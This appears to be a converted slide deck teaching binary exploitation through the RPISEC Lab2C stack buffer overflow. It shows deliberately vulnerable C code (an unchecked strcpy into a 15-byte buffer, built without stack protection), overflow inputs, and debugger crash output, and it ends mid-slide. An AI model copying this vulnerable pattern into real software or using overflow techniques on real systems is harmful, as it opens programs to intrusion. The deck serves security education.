

# Binary Exploitation

Memory Corruption

# “Memory Corruption”

- Modifying a **binary's** memory in a way that was not intended
- Umbrella term for most exploits
- The vast majority of system-level **exploits** (real-world and competition) involve memory corruption



# Introduction by example

- Modern Binary Exploitation by **RPISEC** has tons of examples
- I will be stealing those examples
- The first one will be **Lab2C**



# The Binary

- This binary is a 32 bit ELF that takes a single argument
- The binary reads the argument into a **string** then exits
- If the integer “set\_me” somehow becomes 0xdeadbeef (3735928559)... we get a **shell** (we win)



```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 /*
6  * compiled with:
7  * gcc -O0 -fno-stack-protector lab2C.c -o lab2C
8  */
9
10 void shell()
11 {
12     printf("You did it.\n");
13     system("/bin/sh");
14 }
15
16 int main(int argc, char** argv)
17 {
18     if(argc != 2)
19     {
20         printf("usage:\n%s string\n", argv[0]);
21         return EXIT_FAILURE;
22     }
23
24     int set_me = 0;
25     char buf[15];
26     strcpy(buf, argv[1]);
27
28     if(set_me == 0xdeadbeef)
29     {
30         shell();
31     }
32     else
33     {
34         printf("Not authenticated.\nset_me was %d\n", set_me);
35     }
36
37     return EXIT_SUCCESS;
38 }
```

```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 /*
6  * compiled with:
7  * gcc -O0 -fno-stack-protector lab2C.c -o lab2C
8  */
9
10 void shell()
11 {
12     printf("You did it.\n");
13     system("/bin/sh");
14 }
15
16 int main(int argc, char** argv)
17 {
18     if(argc != 2)
19     {
20         printf("usage:\n%s string\n", argv[0]);
21         return EXIT_FAILURE;
22     }
23
24     int set_me = 0;
25     char buf[15];
26     strcpy(buf, argv[1]);
27
28     if(set_me == 0xdeadbeef)
29     {
30         shell();
31     }
32     else
33     {
34         printf("Not authenticated.\nset_me was %d\n", set_me);
35     }
36
37     return EXIT_SUCCESS;
38 }
```

## The Problem



```
char buf[15];  
strcpy(buf, argv[1]);
```



# The Problem

- Buf has a length of **15** characters
- We fill the character buffer with our passed in argument (argv[1])
- We **don't** have to give the program 15 characters...

```
lab2C@warzone:/levels/lab02$ ./lab2C AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Not authenticated.
set_me was 1094795585
Segmentation fault (core dumped)
```



```
pwndbg> r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/chris/ctf/slides/lab2C AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Not authenticated.
set_me was 1094795585
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```

```
[-----REGISTERS-----]
```

```
EAX 0x0
EBX 0x0
*ECX 0x29
*EDX 0xf771f850 ( _IO_stdfile_1_lock) ← 0x0
*EDI 0xf771e000 ( _GLOBAL_OFFSET_TABLE_) ← 0x1bbd90
*ESI 0x2
*EBP 0x41414141 ('AAAA')
*ESP 0xffff23830 ← 'AAAAA'
>EIP 0x41414141 ('AAAA')
```

```
[-----DISASM-----]
```

```
Invalid address 0x41414141
```

```
[-----STACK-----]
```

```
00:0000 | esp 0xffff23830 ← 'AAAAA'
01:0004 |      0xffff23834 → 0xffff20041 ← 0x0
02:0008 |      0xffff23838 → 0xffff238d0 → 0xffff24c8c ← '_=/usr/bin/gdb'
03:000c |      0xffff2383c ← 0x0
... ↓
06:0018 |      0xffff23848 → 0xf771e000 ( _GLOBAL_OFFSET_TABLE_) ← 0x1bbd90
07:001c |      0xffff2384c → 0xf776abe4 ← 0x0
```

```
[-----BACKTRACE-----]
```

```
▶ f 0 41414141
  f 1 41414141
```

```
Program received signal SIGSEGV (fault address 0x41414141)
```



# Everything is 0x41 “A”

- We just **overflowed** our character buffer “buf” with our A’s
- It also looks like we changed “set\_me” to **0x41414141** “AAAA”
- 



```
[0xdeadbeef]> ? 1094795585
1094795585 0x41414141 010120240501 1G 4141000:0141 1094795585 "AAAA"
648.000000f 1094795585.000000
```




# Our program stack




# Our program stack



# ./lab2C AAAAAAAAAAAAAAAAAA




# ./lab2C AAAAAAAAAAAAAA BBBB





# ./lab2C

AAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB





Continues writing  
past buf into set\_me





**AAAAAAAAAAAAA****BBBBBBBBBBBBBBBBBB**

**BBBBBBBBBBBBBBBBBBBBBBB**





# Crash!

```
